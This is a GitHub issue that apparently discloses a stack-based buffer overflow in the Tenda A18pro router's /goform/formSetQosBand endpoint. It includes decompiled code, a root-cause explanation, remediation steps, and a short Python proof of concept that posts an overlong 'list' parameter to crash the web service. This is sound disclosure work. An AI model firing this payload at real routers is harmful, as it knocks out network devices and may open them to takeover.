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New issue



# Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/formSetQosBand` #4

Open

lilukun337 opened on Mar 6

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## NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/formSetQosBand`

### Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	Tenda A18pro
Affected Version	Firmware V02.03.02.28
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	黑龙江亿林网络股份有限公司
Submitter	孙甲子, 李璐昆
Vendor Homepage	<a href="https://www.tenda.com.cn/">https://www.tenda.com.cn/</a>

Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子, 李璐昆



### A18 Pro

AC1200双频无线信号放大器（千兆口）

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## A18 Pro 升级软件\_V02.03.02.28

软件版本: V02.03.02.28 更新时间: 2026-03-03 文件大小: 1.71 M 文件格式: zip

硬件版本: V1.0  
软件版本: V02.03.02.28

#### 注意事项:

1. 此固件仅适用于A18 Pro型号的机器升级，升级前请确认产品型号及软件版本。
2. 先解压下载后的压缩包。用电脑登录扩展器的管理界面，点击“更多功能”-“系统管理”-“软件升级”，选择本地升级。在解压文件中浏览（扩展器若联网状态，也可以通过在线升级方式升级到最新版本）
3. 升级过程不能断电，否则可能会导致扩展器损坏。

#### 更新说明:

- 1.修复一些已知问题。

## Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the QoS (Quality of Service) configuration endpoint `/goform/formSetQosBand`.

The vulnerability is located in the `set_qosMib_list` function, which is called by the request handler `formSetQosBand`. The function receives a user-controlled `list` parameter. It searches for a delimiter and then uses the unsafe `strcpy` function to copy the contents of the list into a fixed-size stack buffer `qos_str` (256 bytes). Since the input length is not validated, an attacker can overwrite the stack frame, leading to a Denial of Service (DoS) or arbitrary code execution.

```

websFormDefine("SetNetControllist", formSetQosBand);
1 void __fastcall formSetQosBand(webs_t wp, char_t *path, char_t *query)
2 {
3     char *list; // r4
4     int v5; // r0
5     int v6; // r2
6     char cgi_debug[16]; // [sp+10h] [bp-190h] BYREF
7     char ret_buf[32]; // [sp+20h] [bp-180h] BYREF
8     char guest_down_speed[32]; // [sp+40h] [bp-160h] BYREF
9     char guest_up_speed[32]; // [sp+60h] [bp-140h] BYREF
0     char msg_info[256]; // [sp+80h] [bp-120h] BYREF
1
2     memset(ret_buf, 0, sizeof(ret_buf));
3     memset(msg_info, 0, sizeof(msg_info));
4     list = websGetVar(wp, "list", (char_t *)&defaultGetValue_);
5     unSetQosOldMiblist();
6     set_qosoldMib_list();
7     unSetQosMiblist();
8     set_qosMib_list(list, 10);
9     memset(guest_down_speed, 0, sizeof(guest_down_speed));
0     memset(guest_up_speed, 0, sizeof(guest_up_speed));
1     GetValue((int)"wl.guest.down_speed", (int)guest_down_speed);
2     memset(cgi_debug, 0, sizeof(cgi_debug));
3     if ( GetValue((int)"cgi_debug", (int)cgi_debug) && !strcmp("on", cgi_debug) )
4         printf(
5             "%s[%s:%s:%d] %s%s == %s\n\x1B[0m",
6             "\x1B[0;33m",
7             "cgi",
8             "formSetQosBand",
9             2073,
0             "\x1B[0;32m"

```

## Root Cause

The vulnerability is caused by a failure to perform bounds checking when copying string data from a web request into a local stack buffer.

- Parameter Flow:** `formSetQosBand` retrieves the `list` variable and passes it directly to `set_qosMib_list(list, 10);`.
- Vulnerable Sink:** Inside `set_qosMib_list`, a local buffer `char qos_str[256]` is defined.
- Buffer Overflow:** The function executes `strcpy(qos_str, list);`. If the segment of the list before the delimiter exceeds 255 characters, it overflows `qos_str`, overwriting the function's return address on the stack.
- Secondary Risks:** The parsed results are also passed to `set_device_name`, which (as previously documented) contains its own `sprintf` overflow vulnerabilities.

```

1 void __fastcall set_qosMib_list(char *list, char c)
2 {
3     char *v3; // r0
4     char *list_1; // r9
5     int v5; // r11
6     int c_1; // [sp+8h] [bp-288h]
7     int num; // [sp+1Ch] [bp-274h] BYREF
8     char limit_en[8]; // [sp+20h] [bp-270h] BYREF
9     char tmp_drate[16]; // [sp+28h] [bp-268h] BYREF
10    char tmp_urate[16]; // [sp+38h] [bp-258h] BYREF
11    char mac[32]; // [sp+48h] [bp-248h] BYREF
12    char qos_str[256]; // [sp+68h] [bp-228h] BYREF
13    char tmp_devname[256]; // [sp+168h] [bp-128h] BYREF
14
15    c_1 = c;
16    num = 0;
17    memset(qos_str, 0, sizeof(qos_str));
18    memset(limit_en, 0, sizeof(limit_en));
19    memset(mac, 0, sizeof(mac));
20    memset(tmp_drate, 0, sizeof(tmp_drate));
21    memset(tmp_urate, 0, sizeof(tmp_urate));
22    memset(tmp_devname, 0, sizeof(tmp_devname));
23    while ( 1 )
24    {
25        v3 = strchr(list, c_1);
26        if ( !v3 )
27            break;
28        list_1 = v3 + 1;
29        *v3 = 0;
30        memset(qos_str, 0, sizeof(qos_str));
31        strcpy(qos_str, list);
32        if ( qos_str[0] == 39 )
33            {
34                v5 = 0;
35                // ... (Parsing logic and calls to set_device_name) ...

```

### Vulnerable Code Logic (C representation):

```

void set_qosMib_list(char *list, char c) {
    char qos_str[256]; // Fixed-size stack buffer
    char *v3;

    while (1) {
        v3 = strchr(list, (int)c);
        if (!v3) break;
        *v3 = 0; // Null-terminate current segment

        // VULNERABLE: No length check before copying 'list' to 'qos_str'
        strcpy(qos_str, list);

        // ... (Parsing logic and calls to set_device_name) ...
        list = v3 + 1;
    }
}

```

### Impact

- **Remote Code Execution (RCE):** An attacker can hijack the program counter (PC) to redirect execution to a malicious payload, potentially gaining full control of the router.
- **Denial of Service (DoS):** A long payload will crash the `httpd` service, preventing users from accessing the router's management interface.

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## Proof of Concept (PoC)

The following Python script demonstrates the vulnerability by sending a long `list` parameter to trigger the overflow.

```
import requests

url = "http://192.168.15.142/goform/formSetQoSBand"

# The payload uses a long string to overflow the 256-byte buffer
# We include the delimiter (ASCII 10) to trigger the strcpy path
payload = {
    'list': 'A' * 10000 + chr(10)
}


print(f"[*] Sending malicious QoS payload to {url}...")
try:
    res = requests.post(url, data=payload, timeout=5)
    print(f"[+] Request completed, Status Code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Target service crashed (Timeout).")
except Exception as e:
    print(f"[-] Error: {e}")
```




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## 4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



• Running the PoC



### Remediation

1. **Use Safe String Functions:** Replace `strcpy(qos_str, list);` with `strncpy(qos_str, list, sizeof(qos_str) - 1);` and ensure null-termination.
2. **Input Validation:** Check the length of the `list` parameter before passing it to the processing functions.
3. **Modernize Parsing:** Use `sprintf` and `sscanf` with width specifiers (e.g., `%255[^\n]`) to prevent internal buffer overflows during parsing.

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## Metadata

### Assignees

No one assigned

### Labels

No labels

### Projects

No projects


### Milestone

No milestone

### Relationships

None yet

### Development

 Code with agent mode

No branches or pull requests

### Participants



